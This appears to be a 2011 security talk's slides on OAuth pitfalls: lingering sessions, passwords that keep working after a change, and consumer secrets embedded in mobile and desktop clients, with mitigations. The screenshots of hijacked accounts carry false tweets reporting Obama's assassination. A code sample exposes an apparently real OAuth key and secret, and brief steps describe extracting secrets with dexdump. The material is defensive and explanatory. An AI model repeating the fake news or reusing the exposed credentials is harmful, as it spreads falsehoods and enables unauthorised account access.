
[Forgot your password?](#)

This application **will not be able to**:

- Access your direct messages after June 30th, 2011.
- See your Twitter password.


twitterfeed
By twitterfeed
twitterfeed.com
feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically
[← Cancel, and return to app](#)

- Avon is redirected back to complete the feed
- Avon signs out of twitterfeed and walks away



**what about his twitter
session?**



Avon Barksdale

@Avon_Barksdale_ LA

Edit your profile →

Tweets

Favorites

Following

Followers

Lists



Avon_Barksdale_ Avon Barksdale
Need protection?

2 minutes ago



Avon_Barksdale_ Avon Barksdale
I am feeling greedy tonight

3 minutes ago



About @Avon_Barksdale_

34

Tweets

11

Following

3

Followers

0

Listed

Similar to you · view all



Emn8r Em · Follow



aplatti Adam Platti
Internet Maniac, Father and Husband



LeftDoc Left Documentary · Follow
As the social issue of Kathmandu's street children is un...

Following · view all



risks

- ▶ unattended session
- ▶ no session timeout
- ▶ user remains logged in

what can go wrong?

Tweets

Favorites

Following ▾

Followers ▾

Lists ▾



foxnewspolitics foxnewspolitics

We wish @joebiden the best of luck as our new President of the United States. In such a time of madness, there's light at the end of tunnel

2 hours ago



foxnewspolitics foxnewspolitics

BREAKING NEWS: President @BarackObama assassinated, 2 gunshot wounds have proved too much. It's a sad 4th for #america. #obamadead RIP

2 hours ago



foxnewspolitics foxnewspolitics

#ObamaDead, it's a sad 4th of July. RT to support the late president's family, and RIP. The shooter will be found

2 hours ago



foxnewspolitics foxnewspolitics

@BarackObama shot twice at a Ross' restaurant in Iowa while campaigning. RIP Obama, best regards to the Obama family.

2 hours ago

I give myself to Lucifer every day for it to arrive as quickly as possible. Glory to Satan!

about 1 hour ago from web



britneyspears
Britney Spears

i hope that the new world order will arrive as soon as possible! -Britney

about 1 hour ago from web



britneyspears
Britney Spears

problem, meet solution

- ▶ invalidate server session
- ▶ short-lived access token
- ▶ no auto-processing

a better approach



You're logged out of Flickr. [Sign in again?](#)



[Log out of the Yahoo! network](#) too?

can you really change
your password?





Avon_Barksdale_'s settings

Account

Password

Mobile

Notifications

Profile

Design

Applications

Current Password:

[Forgot your password?](#)

New Password:

Verify New Password:

Change

change password = old password still works!

New Twitter - Avon_Barksdale_ Service

Step 1: Create Feed

Step 2: Configure Publishing Services

Step 3: Done

Twitter auth successful.

Choose existing Twitter Account or Authenticate a new account

1. Authenticated Twitter Account

Avon_Barksdale_

2. Authenticate new Twitter Account



Authenticate with Username & Password



Avon_Barksdale_'s settings

[Account](#)[Password](#)[Mobile](#)[Notifications](#)[Profile](#)[Design](#)**Applications**

You've allowed the following applications to access your account



twitterfeed by twitterfeed

feed your blog to twitter - twitterfeed lets you post any RSS or Atom feed to twitter automatically

read and write access · Approved: Sun Feb 27 23:04:15 2011

Revoke Access



Twitpic by Twitpic Inc

Share photos on Twitter with Twitpic

read and write access · Approved: Fri Feb 25 12:39:04 2011

Revoke Access

solution

- ensure compromised credentials cannot be used
- revoke tokens upon password changes
 - results from facebook access token leakage to 3rd party apps

insecure storage of secrets

(consumer credentials)



Consumer key

qSkJu[REDACTED]76A

Consumer secret

Bs738[REDACTED]Ze9EhXw

1. `public class TwitterClient {`
- 2.
3. `private static String key = "qSkJuxxxxxxxxx76A";`
4. `private static String secret = "Bs738xxxxxxxxxxxxxxxxZegEhXw";`

server-side

- ▶ isolate the credentials
- ▶ protect the integrity

native clients

- ▶ native mobile app
- ▶ desktop apps

“... if twitter uses the client secret in installed applications for anything other than gathering statistics, well, they should reconsider.”

“So forget about using the consumer credentials for anything other than somewhat reliable statistics.”

- e. hammer lahav

how about these use cases:

- ▶ **fulfill specific business requirements**
 - server must keep track of all clients
- ▶ **prevent phishing attacks**

popular implementations

(native apps)

1. omit the client credentials entirely
2. embed in the client app itself

threat

(with embedded client credentials)

- ▶ **compromised credentials**



open source clients

- ▶ source code
- ▶ resource bundle

the not so secret consumer secrets

```
9 import appuifw
10
11 appuifw.app.directional_pad = False
12 appuifw.app.body = appuifw.Text(u'Please update your feed')
13 appuifw.app.title = u'ff60'
14 appuifw.app.screen = 'normal'
15
16 import sys
17 import e32
18 import e32dbm
19
20 import friendfeed
21 import re
22
23 SIS_VERSION = "0.2"
24
25 oauth_consumer_key = u'039f2ee0fea942be9ca9ccdd3455a98c'
26 oauth_consumer_secret = u'6cdfel8c375644d4a5619aa5b42c81d85cb4116dd4a84a948f274059ff096ea0'
27 ff_num_per_page = 25
28
29 class Main:
30     def __init__(self):
31         # отключаем экранную клавиатуру
32         self.db = e32dbm.open(u'c:\\ff60.db', 'c')
33         self.data = None
34         self.lb = None
35         self.links_list = appuifw.Listbox([u'Links list'], self.open_link)
36         self.page = 0
37         self.ff = None
```


closed source clients

- ▶ **binary extraction on android oauth client:**
 - ▶ astro file mgr to copy the client app
 - ▶ poke around
 - ▶ classes.dex
 - ▶ “dexdump classes.dex


compromised credentials

impact:

- ▶ key rotation and kill switch
- ▶ not meeting business requirements
- ▶ anonymous publication by competition
- ▶ susceptible to phishing attacks

alternative mitigation


- a deviated approach with automated provisioning



alternate flow

(mobile)

- ▶ authenticate user to client's web server
- ▶ call home to get **device id**
- ▶ store device id locally
- ▶ proceed with oauth flow to get request token
- ▶ **validate device id to authenticate client**
- ▶ proceed with the flow to grant access token



conclusion

- defeating password anti-pattern
- trusting native mobile apps
 - don't trust the logo
 - don't trust the domain
- session & pswd management
- client authentication
 - consumer credentials
- implementation, not protocol



take-away:
use it when it makes sense!



please turn in your completed feedback
form at the registration desk

THANK YOU!

khash@thinksec.com

